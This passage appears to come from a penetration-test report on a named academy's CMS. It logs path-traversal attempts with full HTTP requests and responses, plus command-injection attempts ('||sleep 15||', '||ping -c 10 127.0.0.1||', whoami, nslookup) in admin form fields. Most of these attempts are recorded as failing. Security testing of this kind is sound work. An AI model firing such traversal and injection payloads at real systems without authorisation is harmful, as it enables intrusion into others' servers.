




it shows response 400 Bad Request.

22. Tried to use path traversal sequence non recursively '....//....//....//....//....//....//.git' for reveals the websites version control data

First I visited to https://cms.bjitacademy.com → then I use this sequence '....//....//....//....//....//....//.git' .




Request

```
GET /../../../../../.git HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA1.2.225058724.1700145300; _gid=
GA1.2.1570705590.1700145300; _ga_P7XRLT5B1J=
GS1.2.1700370383.14.1.1700377432.0.0.0
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 19 Nov 2023 07:14:43 GMT
Server: Apache
Last-Modified: Wed, 15 Nov 2023 10:17:48 GMT
Accept-Ranges: bytes
Content-Length: 1343
Connection: close
Content-Type: text/html

<!doctype html><html lang="en"><head><meta charset="utf-8"/><link rel="
icon" href="/favicon.ico"/><meta name="google-site-verification"
content="LzEUaxZFRGAeCqjexSu-SxvJSASYPzlFbycZQBuycDM"/><meta name="
viewport" content="width=device-width,initial-scale=1"/><meta name="
theme-color" content="#000000"/><meta name="description" content="
Committed to building a talented pool of brains & drive innovation,
making a strong impact around the world, BJIT Academy embarked on this
journey on October, 2014. We started off with a dream to nurture our
youth to be globally competent leaders by equipping them with the right
 set of knowledge & skills required for success in a progressively
interconnected world. Our goal is not just to ensure a future talent
pipeline for BJIT, but to help equip our youth with skills that can
help secure them a position anywhere."/><style></style><title>BJIT
Academy</title><script defer="defer" src="/static/js/main.cea545f6.js">
</script><link href="/static/css/main.688f44ae.css" rel="stylesheet"></
head><body><noscript>You need to enable JavaScript to run this app.</
noscript><div id="root"></div><script src="
https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/js/bootstrap.min.js"
integrity="
```

Here I tried to make the traversal sequence non recursively.



Request

```
GET /....//....//....//....//....//.git HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA1.2.225058724.1700145300; _gid=
GA1.2.1570705590.1700145300; _ga_P7XRLT5B1J=
GS1.2.1700370383.14.1.1700377432.0.0.0
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close
```


Response


```
HTTP/1.1 200 OK
Date: Sun, 19 Nov 2023 07:14:43 GMT
Server: Apache
Last-Modified: Wed, 15 Nov 2023 10:17:48 GMT
Accept-Ranges: bytes
Content-Length: 1343
Connection: close
Content-Type: text/html

<!doctype html><html lang="en"><head><meta charset="utf-8"/><link rel="
icon" href="/favicon.ico"/><meta name="google-site-verification"
content="LzEUaxZFRGAeCqjexSu-SxvJSASYPzlFbycZQBuycDM"/><meta name="
viewport" content="width=device-width,initial-scale=1"/><meta name="
theme-color" content="#000000"/><meta name="description" content="
Committed to building a talented pool of brains & drive innovation,
making a strong impact around the world, BJIT Academy embarked on this
journey on October, 2014. We started off with a dream to nurture our
youth to be globally competent leaders by equipping them with the right
 set of knowledge & skills required for success in a progressively
interconnected world. Our goal is not just to ensure a future talent
pipeline for BJIT, but to help equip our youth with skills that can
help secure them a position anywhere."/><style></style><title>BJIT
Academy</title><script defer="defer" src="/static/js/main.cea545f6.js">
</script><link href="/static/css/main.688f44ae.css" rel="stylesheet"></
head><body><noscript>You need to enable JavaScript to run this app.</
noscript><div id="root"></div><script src="
https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/js/bootstrap.min.js"
integrity="
sha384-cVKIPhGWiC2Al4u+LWgxfKTRIcfu0JTxR+EQDz/bgldoEyl4H0zUF0QKbrJ0EcQF
" crossorigin="anonymous"></script></body></html>
```

OS Command Injection Vulnerabilities:

23. Tried to inject OS Command(whoami) in the parameter

First I go to http://cms.bjitacademy.com/ → login with admin credential→ go to /backend/add-testimonial→ capture the request to the burp Repeater–> then pass the exploit in a parameter






whoami command can’t executed due to proper validation.


24. Tried to reveal the current network interface of cms.bjitacademy.com website

Go to http://cms.bjitacademy.com/ →login with super admin credential → capture the add user page using the intercept on button→ send the request to the repeater→ tried to inject OS Command(ifconfig)



25. Tried to execute OS Command in the parameter with causing time delay.

I visited to http://cms.bjitacademy.com/backend/update-location/5 → then tried to update location→ capture the request and send it to Repeater→ try to execute OS Command in the parameter with causing time delay.





The command I tried here is ||ping+-c+10+127.0.0.1||

Command is not executed.

26. Tried to reveal DNS information of cms.bjitacademy.com

At first I go to https://cms.bjitacademy.com/backend/add-location –> add a location and capture the request and send it to the burp Repeater and tried to inject OS Command(nslookup) in a encoding format.






OS Command is not executed here.

27. try to inject OS Command with time delay(||sleep 15||).

Go to https://cms.bjitacademy.com/backend/blogs-page --> edit blogs and capture the API request and send it to Repeater → then pass the command ||sleep 15|| in the title parameter




